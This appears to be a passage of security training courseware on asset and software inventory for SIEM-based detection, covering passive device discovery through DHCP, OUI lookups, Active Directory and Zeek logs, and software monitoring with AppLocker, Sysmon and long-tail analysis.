
Passive scanning can help you gain some additional visibility that you might still be struggling to get.

Passive Device Discovery



This area is intentionally left blank.

Passive Detection Sources



This page works as an inventory of all sorts of different devices and associated logs that can be used to gain immense network visibility using passive detection. Note that some of these may also be used in an active approach, depending on the scenario.

These devices can be broken down into two major categories:

- Software/hardware that promiscuously looks at network traffic:
 - ✓ Zeek
 - ✓ IDS
 - ✓ Security Onion
 - ✓ Network TAP/SPAN
- Logs of systems a device interacts with:
 - ✓ Active Directory
 - ✓ DHCP
 - ✓ DNS
 - ✓ Firewall
 - ✓ NetFlow/IPFIX
 - ✓ CAM
 - ✓ ARP

Basic Discovery: Find All the IP Addresses

Simplest form of device discovery is finding unknown IPs

- Such as with NetFlow/Firewall/Zeek logs
- New IP address = Device on network

Data is low fidelity and lacks context

- Lacks clarity on "What is it?"
- Any unknown IP should be investigated

At the core of finding authorized vs. unauthorized devices is tracking all IP addresses communicating on the network (or at least, as many as possible). This is because today, almost everything works over the network. Therefore, the goal is to understand what each IP address is for and if it is authorized.

Now, you need to remember that by itself, knowing the IP address of a device doesn't mean a lot. But it's a start. The challenge is that you are lacking context. That is needed to identify things like the type of device, business purpose, etc. This helps you understand if a device is legitimate or not, but it also allows you to prioritize your response in case of an incident. You wouldn't dedicate the same number of resources and amount of effort to respond to an incident regarding a development server that is off the corporate domain.

Using DHCP

A quick and easy way to identify devices is with DHCP logs

DHCP often includes MAC and IP addresses

- MAC address OUI can be used to find anomalies
- Business logic can be checked against the hostname

You choose the level of sophistication

The Dynamic Host Configuration Protocol (DHCP) is used to provide an IP address to devices automatically. To make sure a DHCP server does not offer an address that has already been handed out, it must keep track of the IP address accepted by a given MAC address. This means, at a minimum, DHCP has a record of IP addresses and MAC addresses. Many times, the DHCP server also records extra information, such as the hostname of the device requesting an IP address, but that isn't always the case.

This makes DHCP a perfect candidate for finding devices. Data is easy to collect, and it is also easy to sort through. Just given a hostname and a MAC address, it is possible to identify authorized vs. unauthorized devices quickly. Part of this is because the first six hexadecimal characters of a MAC address make up the OUI (Organizationally Unique Identifier). But is that always enough?

If you're using VMware for virtualization and the attacker is using a VM, would that suffice? Certainly not, but it's a great start. This specifies the vendor used to manufacture a network device. So, when you are using, for example, Broadcom only (or 3-4 vendors), you know what to expect and what is unexpected.

The other reason is that organizations often standardize hostnames. Thus, it's easy to find systems that do not conform to a corporate naming convention.

Also, most DHCP servers have the ability to check if an IP address is in use before trying to give it out. Discovering an in-use IP address likely means a static IP address or rogue DHCP server is being used on a subnet. This log can be another opportunity to find unauthorized devices. Where DHCP is not helpful is if a static IP is in use on a subnet. **If a subnet is dedicated only to devices that utilize DHCP, then any IP that conflicts with DHCP or is outside the DHCP range is unauthorized by business logic. Do not underestimate the value of business logic!**

OUI Lookups

OUI	Vendor	Company Name
10:C5:95	Lenovo	Lenovo
74:10:E0	Broadcom	Broadcom Limited
E0:C2:50	Netgear	Netgear
00:AA:02	Intel	Intel Corporation
80:96:21	Lenovo	Lenovo

- You can look up the OUI to identify outliers. Your company uses Lenovo devices with an OUI of 10:C5:95. Why do you see a different one there?
- Potential unauthorized device identified.
- Great to create a SIEM alert for and investigate further into this.

Most companies are creatures of habit. They use devices from a single vendor or, if the company is large, possibly from a few vendors (likely 3-5 at most). You can create a list with the OUIs of those vendors and use it as a lookup table. When you ingest DHCP logs in your SIEM tool, you can use the OUI to identify if there's a match in the lookup table or not. If there is, it means the OUI comes from a vendor you expect. If there isn't, you should investigate further to identify if this is a legitimate device or not.

On another note, maybe that organization primarily uses Lenovo for workstations, which means they are expected to have an OUI of 10:C5:95. Lenovo personal devices or other laptops, workstations, etc., will not have the same OUI. As such, when you see a new Lenovo OUI, you can still create an alert around it.

Newer devices and operating systems support auto-rotation of MAC address. For example, this is supported on iPhones as well as Windows 10 and 11 operating systems. In Windows 11, that's under **Settings > Network & Internet > Wi-Fi > click the gear icon next to the Wi-Fi network you want to configure, and toggle "Use random hardware addresses" on or off.**

Invalid or Malformed OUI

Legitimate devices + attackers can use random MAC addresses

- Attackers alter MAC for spoofing attacks and to remain anonymous
- There is a limited number of valid OUI addresses
- Includes systems set to auto-tumble MAC addresses

For example, MAC 12:34:56 is not a valid registered OUI

- Wireshark maintains a free combined OUI file
- Can be used against any collected MAC for tagging

OUI lookups can also be used as another technique to use an attacker's methodology against themselves. For example, many tools support randomly generating a MAC address to spoof attacks or to try and remain anonymous. However, there is a finite amount of valid OUI addresses, even though a six-hexadecimal character space is fairly large. IEEE maintains a list of those you can use.¹

The techniques of looking for new or invalid MAC addresses are still viable, even knowing that the functionality exists to rotate or randomize them. A corporate network should not be using or authorizing the use of these capabilities. Therefore, someone enabling auto-rotation of MAC addresses would be a one-off event and should be investigated.

One method for performing these lookups is downloading a list of valid OUIs, such as from Wireshark, and having the log system look up the OUI during ingestion of key logs, such as DHCP.²

1. <https://sec555.com/td41m>
2. <https://sec555.com/a69nh>

Active Directory

Machines joined to a domain reside in Active Directory

- Useful for correlating hostnames such as in DHCP

If hostname exists in Active Directory, then PASS?

- This is not authentication, it can easily be bypassed
- But it is better than not having anything
- Allows for simple automation vs. full-blown NAC

Correlation can happen in near real time at log ingestion

- Technique works with other inventory lists

While seemingly a little odd, Active Directory provides a passive form of finding authorized devices. If a computer is successfully joined to the domain and has a computer account listed in Active Directory, an assumption is that the machine is an authorized device. This is clearly an assumption, as it is possible to:

1. Join an unauthorized device to the domain.
2. Rename an unauthorized device to match the name of an authorized device.

However, the likelihood of this happening, as well as an attacker knowing what exactly to use, is not very high. Yet the gains from using this information are high.

For example, DHCP logs could be used in correlation with Active Directory computer accounts to automatically tag hostnames that exist in Active Directory as authorized. This may mark over 90% of devices as authorized, leaving a much smaller portion for follow-up. This filtering technique also works when correlating with inventory system data.

One could also presume that if the SIEM is receiving logs from a source, then the system is a known authorized asset, especially if the logs have been configured to be received via an authenticated manner, like an agent installed on the device and reporting to the SIEM tool.

Zeek software.log

source_ip	software_type	name	unparsed_version
10.0.0.10	HTTP::BROWSER	windows-Update-Agent	windows-Update-Agent/7.9.9600.18340 Client-Protocol/1.21
192.168.2.20	HTTP::BROWSER	iPad	iPad2,5/9.3.5 (13G36)
192.168.2.20	HTTP::BROWSER	Safari	Mozilla/5.0 (iPad; CPU OS 9_3_5 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) version/9.0 Mobile/13G36 Safari/601.1
192.168.2.20	HTTP::BROWSER	MobileAsset	MobileAsset/1.1

Zeek software.log is a special observation log

- Records IP to software usage, without repetitive logging
- The most common software is internet browsers

Identifies device type and software with minimal # of logs

Over time, multiple commercial and open-source products have been released that are purpose-built for identifying assets, like the **software.log provided by Zeek**. This log attempts to record software components that can be used to identify the underlying system. One of the reasons this log is so helpful is that it does not repetitively log the same thing over and over. For example, if an iPad is discovered browsing the internet on the network, it will record it and then will not re-record it for a given time.

Other logs, such as the Zeek http.log, record every instance. Instead, the software.log maintains a small footprint with useful information.

This page demonstrates the software.log by showing entries for an iPad as well as part of the entry of a Windows box. Most of this is done using browser user-agent strings, but the software.log can also trigger on other observations. This type of passive device discovery can be done with multiple platforms, such as:

- **NGFW** (Some next-generation firewalls support this type of asset discovery.)
- **Passive Vulnerability Scanners**
- **Web Proxies** (using user-agent strings)
- **IDS**

Use DNS Logs for NTP Activity

DNS can quickly find policy violations

Internal NTP servers **should be** used

- NTP traffic not destined for internal servers = investigate
- Personal devices will request internet time servers

Default device behavior



Apple

time.apple.com



Windows

time.windows.com



Ubuntu

ntp.ubuntu.com

An easy example of a poor person's NAC is looking for default time servers. In medium to large enterprises, it is recommended that internal NTP servers be deployed and used. This is simple to set up and deploy in small organizations as well. If all company assets are configured to synchronize time with internal time servers, then requests to non-internal time servers are odd.

This usually happens if a personal device is connected to the network, or a vendor asset does not support changing the time server (e.g., industrial controllers or medical devices). The latter case requires a simple exclusion. The former is an indication that an unauthorized device is on your network.

For example, if you connect a personal Windows machine into a corporate network, it will eventually send out a DNS request for time.windows.com, and then an SNTP (Simple Network Time Protocol) packet will be sent to the resolved destination. This type of behavior is consistent with other major devices such as Apple and Ubuntu laptops, as well as mobile devices. Applying this knowledge makes it simple to alert on personal devices, such as creating an email alert if a device requests time.windows.com. Overall, a generic rule is to expect NTP servers such as the below (*note the list is just a sample and isn't exhaustive*):

- time.windows.com
- time.apple.com
- ntp.ubuntu.com

If you need a comprehensive list of NTP servers, try this GitHub repository:

- <https://sec555.com/wb2sp>

Connection Monitoring



The goal is to identify and know all devices on the network

- Some systems use static IP addresses instead of DHCP
- Some systems generate limited network traffic



Need to identify all IP and MAC addresses

- NetFlow data can find all communicating IP addresses
- But what about everything else?



At the end of the day, all devices—whether authorized or unauthorized—should be detected.

DHCP, as well as previously mentioned methods, work great for low-hanging fruit, such as personal devices. But additional techniques are required to find the remaining systems, like those using static IP addresses.

At a minimum, this requires finding all IP addresses, and possibly MAC addresses, and looking for traffic that does not match previous techniques. For example, a list of unique IP addresses can be exported from NetFlow. Then, IP addresses belonging to assets within Active Directory or an inventory database can be excluded. Only the remaining systems are ones in need of investigation.

In order for this approach to work, you need to ensure that your asset management is as pristine as possible. If an employee gets three laptops this year but only one is recorded, then you are bound to fail in the long run.

Wireless Intrusion Detection Systems (WIDS)

WIDS analyze packets sent over wireless networks

This identifies rogue access points, clients, etc.

- Context is necessary and needed to make sense of data
- A location like a busy mall will identify many rogue devices
- A location in a rural or controlled area likely has no rogue devices

Logic needs to be applied to WIDS logs at ingestion


A big push in compliance frameworks, marketing, and penetration assessments is wireless discovery and assessment. Clearly, this is important; otherwise, it would not be introduced into so many aspects of security. However, context must be applied to the process; otherwise, labor may be wasted trying to find wireless devices that do not fall under company control.

For example, running WIDS in a mall will discover lots of wireless access points and client associations. This is to be expected based on the location. Yet, a government facility or a building in a rural area may have enough distance so that no wireless access points, outside company assets, can reach the organization.

Another example may be a building located in a city. By default, wireless devices are everywhere. If a business pays to install walls that block out unauthorized wireless signals, then the only wireless devices inside the building should be authorized devices.

This kind of logic can be applied to logs as they come in from specific WIDS units. But always remember that if you do have control of the environment (e.g., military or law enforcement), then this can be a really valuable tool to identify rogue devices.

Creating a Master Inventory



This page represents some of the fields you may want to put into a master inventory list.

Some of this information is easy to collect, such as:

- **IP address:** Pulled from device inventory, active scan, or DHCP logs
- **Device type:** Based on device inventory, active scan, or AD information
- **Device name:** Inventory information, active scan, DHCP logs, or AD information
- **Agent presence:** Device inventory
- **Domain membership:** Active directory information

Some may be more difficult, such as assigning a business owner and device purpose to each asset. This will entail a larger scoping exercise where you need to start interacting with multiple stakeholders and managers to identify what certain assets are there to perform, and who is responsible for them. Although it may seem really laborious (which it can be), you can gain valuable information from this exercise. No one is more well-suited to provide an understanding of the environment than the people responsible for its various assets.

Keep in mind that you don't have to do all this manually. Some of it can be automated.

For example, if all accounting systems belong to John Smith and all accounting machines start with ACCT, then this information can be used to automatically set the business owner of machines starting with the name of ACCT to John Smith.

Asset Importance

Not all assets are equal

- Criticality of the mission
- Sensitive data presence

Defined asset levels can be set within the master inventory

- Can be used mathematically to prioritize alerts
- Can help prioritize vulnerabilities that need remediation

Criticality levels

- Critical (4)
- High (3)
- Medium (2)
- Low (1)

A master inventory table provides some other unique opportunities, such as classifying the importance of an asset. For instance, a kiosk system is not as important as a patient database server. This can actually be quantified and used to prioritize alerts and actions. For example, a kiosk may be assigned low criticality while a patient database server would have a criticality of either critical or high.

If these levels were translated to numbers, such as Low = 1 and Critical = 4, the numbers could be used mathematically. For example, prioritization could be based on math equations such as importance level * threat level. If a brute force attack were assigned a threat level of 3 and were being performed against a kiosk, it would have a priority score of 3:

Low importance (1) x High threat (3) = Priority Score of 3

Whereas if the same brute force attack was performed against the database server, it would have a priority score of 12:

Critical importance (4) x High threat (3) = Priority score 12

This is not necessarily the recommended method for assigning priority, but it is an example of what you could do. This is what vendor products like Service Now perform, to allow tickets to be assigned and handled by IT and security analysts.¹

1. <https://sec555.com/3rlze>

Summary

Knowing your environment is key. Due to the various methods offering advantages but also coming with some limitations, you will need to combine techniques to get maximum results. Depending on the scenario, you will need to use active and passive approaches.

The ultimate goal should be the identification of everything you have in the environment. If you aim for that, even getting very close to it is a big win. Use a combination of tool sources to add things together and apply business logic to get the ultimate win.

This area is intentionally left blank.

Using Inventory Data for Threat Hunting

Refer to the lab workbook for instructions.

This area is intentionally left blank.

Course Roadmap

Section 1: Detection Engineering and SIEM Architecture

Section 2: Network and Endpoint Analysis

Section 3: Asset Discovery, Baselines, and UEBA

Section 4: Cloud Logging and Monitoring

Section 5: Alerting and Detection Engineering Pipelines



- Asset Discovery
 - ▢ Lab 3.1: Using Inventory Data for Threat Hunting
- Application Monitoring and Scripting
 - ▢ Lab 3.2: Identifying Malicious PowerShell Execution
- Traffic Monitoring
 - ▢ Lab 3.3: Cobalt Strike Beacons Detection
- User Monitoring and Baselining
 - ▢ Lab 3.4: Detecting Linux Credential Attacks

This area is intentionally left blank.

Module Objectives



The student will understand the value of identifying unauthorized software in the organization and how attackers can leverage it maliciously.

This area is intentionally left blank.

CIS Control 2: Inventory and Control of Software Assets

CIS 2 focuses on knowing what runs on company assets

The goal is to maintain an inventory of all authorized and unauthorized software

Also, to apply controls against unauthorized software

Many environments struggle to implement due to

Lack of budget for commercial control software

Software inventory reporting being limited and hard to use

Built-in tools lack central reporting

CIS Control 1 focuses on knowing all authorized and unauthorized devices. CIS Control 2 focuses on knowing what software is running on an authorized device. To be effective, this requires CIS 1 first to be implemented. If you do not know an asset exists, then you will not know what software is on it.

More specifically, CIS 2 focuses on knowing and controlling authorized vs. unauthorized applications. While this is usually performed with application control software, many companies cannot afford, or currently do not have, commercial application control. This leaves them with existing OS tools to use or software inventory tools that have limited functionality regarding deep-diving on what processes are running on a machine.

Another common mistake that tends to happen is to install legitimate software, but an abundance of it. In the author's experience, it's not uncommon to see company employees requesting to install X text editing tool while they also have 3-4 more on that machine that can easily get the job done. And you might wonder now, why is this a problem if the software being requested is legitimate?

Remember that even legitimate software can be vulnerable or leveraged by the attacker in an attempt to use what we use. For instance, if you only have one text editing tool, then you won't care about the others being vulnerable to an attack. As another example, if you use 5 cloud provider hosting services and an attacker compromises you and is also using one of them, it might mean you pay less attention to that offending traffic. However, having one may have made a difference because the attacker was using a different tool.

Software Data Sources

Client Management	Patch Management	Application Control	Process Monitoring
• Focuses on installed software • Often includes patches • May include services and scheduled tasks	• Focuses exclusively on patch installation and management	• Focuses on executable code • Depth varies by product	• Focuses on process start/end • Includes command-line info

Most individuals, when talking about software, think of installed components such as those found in Windows Control Manager > Add/Remove Programs or Windows Programs and Features. Some would even include patches in this mix. If this kind of data is needed, there are a plethora of tools that can provide a SIEM with such logs. However, they remain high-level and do not provide the level of depth needed. While monitoring patches is a good idea, it does not fall within the scope of tracking authorized and unauthorized software.

For this purpose, application control, process monitoring, and even incident response tools are better positioned. This is because each provides a granular process-level recording of what software is running or has attempted to run on a given system.

SIEM and Software Inventory

How does a SIEM fit into software control?

- **Provides central reporting and knowledge of systems**
 - Makes built-in tools easier to maintain and administer
 - Lowers cost of application control products
 - The blocked software can equal early detection
- **Reporting capabilities designed for security analysis**
- **Can be more effective to manage in one location**
 - May be easier to use than some commercial tools

A SIEM can be used as a business enabler for fulfilling CIS 2. Granted, an application control product is purpose-built for the situation, but again, not every organization has or can afford a top-of-the-line application control product.

Instead, many organizations have nothing, use a low-grade application control product, or use built-in operating system capabilities. Unfortunately, the built-in tools lack central reporting, and some application control products are challenging to manage or very limited in reporting features.

A SIEM, on the other hand, is designed to slice and dice, then report on the information quickly, as well as in a format easy for an analyst to consume. In some cases, even if a commercial application control product is used, having the data in a SIEM makes it easier to work with. This is primarily because commercial interfaces are often designed for ease of deployment and management rather than intrusion analysis.

One of the other benefits of using a SIEM tool, with an agent-based deployment, is that it can report on what software is available at the monitored machine with a very high level of accuracy. It also enables you to query the remote machine for software versions, package information, and much more.

NIST SP 800-167

NIST 800-167 is the
"Guide to Application Whitelisting"

Point made to save
time and money

Provides a high-level
guide to deploying
application control

Executive summary
key point: "Consider
using application
whitelisting
technologies already
built into the host
operating system."

However, it does not
describe how to
monitor allowed vs.
blocked software

The National Institute of Standards and Technology (NIST) released special publication 800-167¹ several years ago. This publication was designed to provide a high-level guide to help organizations plan for application control. While the guide describes many of the features to look for in an application control solution, it also calls out that organizations should try using the already built-in components of a host operating system.

As stated in the special publication, "Organizations should consider these technologies, particularly for centrally managed desktops, laptops, and servers, because of the relative ease in managing these solutions and the minimal additional cost. If built-in application whitelisting capabilities are not available or are determined to be unsuitable, then the alternative is to examine third-party solutions with robust centralized management capabilities."

Basically, try what you have first. If it does not meet your needs, then upgrade to something better. The bad news is there are some deficiencies with the built-in protection. The good news is a SIEM really helps fill some gaps, as well as helps you get to know your environment better.

1. <https://sec555.com/wv8mu>

AppLocker

Windows ships with AppLocker included

- It is a free application control solution
- Feature included with Enterprise desktop licenses

Centralized management exists through group policy

- Block/allow based on path, hash, and publisher
- Centralized reporting does not exist

AppLocker is built into Windows Server 2008R2 and newer. It's also included on desktops running Enterprise or Professional editions. Like most Microsoft products, it is centralized—managed through group policy.

It is simple to use and allows or blocks software based on the criteria listed below:

- **Path:** This option controls software based on whether it matches a path rule. For example, a path rule allowing the path `C:\Program Files` would allow `C:\Program Files\Internet Explorer\iexplore.exe` to run.
- **Hash:** This option controls software based on a file's cryptographic hash. With this, a file is allowed or blocked specifically based on its hash. If the file were to change at all, such as due to an update, it would no longer work. An example would be allowing `chrome.exe` by a hash. When Google Chrome auto-updates, it would no longer be allowed to run as the hash would no longer match.
- **Publisher:** This option controls software based on the digital signature of a file. For example, allowing a file signed by the Microsoft Corporation would allow any EXE signed by Microsoft Corporation to run regardless of location. Be very careful with this because if you block a system-wide used publisher, it can have devastating consequences.

Note: You can also use a combination of Defender for Cloud Apps and Defender for Endpoint to block unwanted applications.

Reference:

- <https://sec555.com/3elfo>

AppLocker Event IDs

Audit Mode

- **8003**
 - Would have blocked EXE or DLL
- **8006**
 - Would have blocked MSI or Script

Enforce Mode

- **8002**
 - Allowed EXE or DLL
- **8004**
 - Blocked EXE or DLL
- **8005**
 - Allowed MSI or Script
- **8007**
 - Blocked MSI or Script

AppLocker logs allowed and blocked software to the Microsoft-Windows-AppLocker channel. If a log agent is being used, make sure it is configured to pick up this log rather than just the default Application, Security, and System channels. This page represents the most common AppLocker event IDs.

Just like similar commercial offerings, AppLocker supports being deployed in audit-only mode.

This means it will log something that would have been blocked without actually blocking anything. This should be used before a production deployment but can also be used as a more permanent solution, assuming your organization does not actually want to enter blocking mode.

AppLocker's audit-only mode is a great feature to use when creating a software inventory. All applications are allowed, but since all the activity is registered in event logs, you can see all these different types of software present in those entries. These events can then be collected for further analysis.

Allowed Software

- 
- Allowed software **does not equal** authorized software.
 - Allow list rules may be too loose or misconfigured.
 - Software expires and becomes obsolete and vulnerable.
 - Regular monitoring can easily find "odd" entries.
 - With the right process, these "odd" entries float to the surface.
 - You need to address the collection issue first.

Monitoring allowed software is quite a bit different from monitoring unauthorized software. With unauthorized software, you know that a new piece of software is either malicious or that it simply needs verification and then needs to be added to the authorized list. Allowed software, on the other hand, is composed of a tremendous volume of programs allowed to run.

Software that has been allowed to run does not mean it is authorized software. For instance, an application allow list rules may be configured allowing any software signed by Adobe to run. Most machines in an organization may be running the latest edition of Adobe Reader, but a handful may be running old versions of Adobe Reader. While Adobe Reader is allowed to run, older versions of it really don't fit the bill of authorized software. After all, those may have multiple known vulnerabilities where public exploit code is available. The software itself is not evil, but nevertheless, should not be treated as authorized.

The removal of old software from application control is a common deficiency in organizations. Typically, there is a process in place to move an application from unauthorized to allowed and authorized, yet there is no process to take an authorized piece of software and move it back to unauthorized.

In truth, all software should have an expiration date. Even operating systems, themselves, are intended to be upgraded or decommissioned at some point. Granted, you may have some really ancient software or systems, but in this case, they are authorized by design and business decision. The trick with analyzing the massive amount of software events is finding a way to make the events of interest rise to the surface. This involves establishing some kind of baseline and finding anomalies.

Software Monitoring: A Data Problem

Logging every process on every machine = too much data

- Filtering for most frequent use should be considered.

Built-in Windows tools have no inherent filtering capabilities

- Filtering is done at agent or log aggregator.

Commercial solutions often do not filter events

Software filtered = loss of incident response/forensic data

Sysmon creates Windows events and has built-in filtering

Collecting and handling events about software on a machine ends up as another big data problem. For example, if you take a basic desktop and power it on, there will easily be over a hundred running processes. This number does not account for any programs opened and closed by an end user or service throughout the day. As a result, the number of logs that are generated for software monitoring ends up being considerable.

Filtering can greatly help combat this. The problem is that built-in Windows tools, such as AppLocker, do not have the capability to filter out certain events. Even commercial application control products do not support this. Therefore, most filtering has to be done at either a log agent or log aggregator. The exception to this is using a tool such as Sysmon. The key focus area when filtering is to find and remove logs based on the most frequently occurring events that are authorized.

If you are using a commercial SIEM solution that is licensed based on events per second, you may need to consider the cost of ingesting this type of data vs. leaving it with whatever application control solution is in use. However, that brings up an interesting question.

Why does it only cost X dollars to handle so much data in an application control platform when it costs Y to bring it into a SIEM?

If you actually ask this, the response you'll get is that you are not paying for the hardware but for the advanced capabilities of the SIEM software. This is an area where software costs may not be proportional to the task at hand.

If you are curious about how many processes you have running at any given point, open PowerShell and try the below command:

```
(Get-Process).Count
```

Sysmon Revisited

Sysmon is well-suited for process/software monitoring

- The granularity of monitoring is exceptional
- Filters noisy processes by name, path, and publisher

Performance impact can be tuned (to the extent possible)

- Sysmon Modular
- SwiftOnSecurity

Logging to Windows event channel allows log collection via agent or agentless

- GPO allows for easiest central maintenance

Because Sysmon includes granular capabilities to include or exclude events, it is positioned well for monitoring. It solves multiple issues:

- If agentless log collection is in use, calls can still be made to retrieve Sysmon logs as they are in a standard Windows event channel.
- Even with certain log agents, centrally maintaining and changing configurations can be difficult. With Sysmon, this is a simple GPO change. New versions of Sysmon use the registry and automatically load changes.
- When tuned properly, it can have a tolerable impact to a system.
- The filtering capabilities are extremely granular.

Remember to use appropriate configurations to get you started, while minimizing the system overhead. Sysmon Modular¹ (mentioned previously) and the Sysmon-config² provided by SwiftOnSecurity are great starting points.

1. <https://sec555.com/fqoeg>
2. <https://sec555.com/prkdx>

Software Monitoring: Long Tail Analysis

Long tail analysis works well with software monitoring

- Most Frequent Occurring (MFO) likely authorized
- Least Frequent Occurring (LFO) is of interest

The key to success

- The more machines analyzed, the more accurate the data becomes

Examples

- 50 machines running WhatsApp. 4,500 are not.
- One desktop has an FTP server configured. 10,000 don't.

Even after filtering, software logs are likely to be large in volume. However, the volume of occurrences, in this case, helps analysis.

The reason behind this is that systems are likely to share a commonality. The more frequently software is recorded as being run by systems, the more likely it is to be authorized. This makes long tail analysis for events of low frequency a key method for identifying allowed software that should not necessarily be considered as authorized.

Although this does make sense, in practice you will always have the lone wolves. Employees in the environment (usually in technical roles) try to install their own applications to make their lives easier. If you have properly blocked software based on policy, that won't succeed. But if that's not the case, it will make it slightly more challenging to make sense of any applications that seem like low-hanging fruit but actually are actively utilized by certain individuals in the environment and pose an immediate threat.

Long Tail Analysis: Table View

MFO

Process	Count
wininit.exe	12,120
conhost.exe	12,120
macmnsvc.exe	12,120

LFO

Process	Count
PlexUpdateService.exe	1
fitbit-tray.exe	2
iCloudPhotos.exe	10
smc.exe	5
Apphanui.dll	1

This page represents a portion of the results of applying long tail analysis against a live environment consisting of 12,120 systems. The software running on the left is uniform across all systems. That's the MFO (**Most Frequent Occurring**).

The software on the right reflects anomalies for this environment. That's the LFO (**Least Frequent Occurring**).

The fact that only a few systems out of a total of 12,120 have these certain processes running is an anomaly. It does not mean it is unauthorized. It does mean that analysis needs to be performed. In this case, every process listed but one was unauthorized.

Let's look at the MFO list.

It has a couple of Windows processes (perfectly legitimate), and one called macmnsvc.exe (which relates to McAfee antivirus). This environment uses McAfee as its AV solution.

Let's now look at the LFO list.

- **PlexUpdateService.exe:** Plex is a video streaming service. While not evil in nature, it should not be running on corporate systems, so it's a policy violation since it violates the Acceptable Use Policy.
- **fitbit-tray.exe:** This is a utility for managing a Fitbit fitness activity tracker. While not evil in nature, it was not authorized to run on those two corporate systems. Another policy violation.
- **iCloudPhotos.exe:** This is a photo management program for Apple iCloud. While not evil in nature, it most likely shouldn't be running on a corporate system.
- **smc.exe:** This is a component of Symantec Endpoint Protection. But since this environment is using McAfee, Symantec Endpoint installations should not be present. However, there were 5 systems running both because Symantec did not cleanly uninstall during the migration.
- **Apphanui.dll:** This was a DLL running that was flagged as known malware and never allowed to run. This was the only really malicious item (not authorized and not allowed).

What's the key takeaway?

Just because something appears to be present less frequently doesn't make it an issue. But you should always investigate.

Take the above example into account. Six different items on the LFO list. Only one turned out to be malicious. But the other ones require investigation to identify the root cause of why they are present.

Long Tail Analysis Datasets

Long tail analysis works best with large amounts of data

- Intended for datasets that are similar in nature
- This is why LFO works well with desktops
- This is why LFO fares poorly with servers

Servers are fairly static (minimal changes)

- Whereas desktops are constantly changing

New software pushed to desktops ends up in MFO

- Single box running malicious code ends up in LFO

While long tail analysis can work across the entire enterprise, it works better in common datasets. For instance, looking for least frequent occurrences on servers is likely to show many one-off pieces of software. This is because servers are commonly used to host a single service, and each server may hold a different and unique service.

On the flip side, looking for least frequent occurrences on desktops tends to work well. To manage and maintain desktops, standardizations are usually in place. This means that systems are likely to have similar software, patch levels, and settings applied.

Scripting

Scripts and command line parameters act as a "special" category of software

- PowerShell.exe by itself means little
- cmd.exe could be taken as an interactive prompt

Locking down software helps tremendously

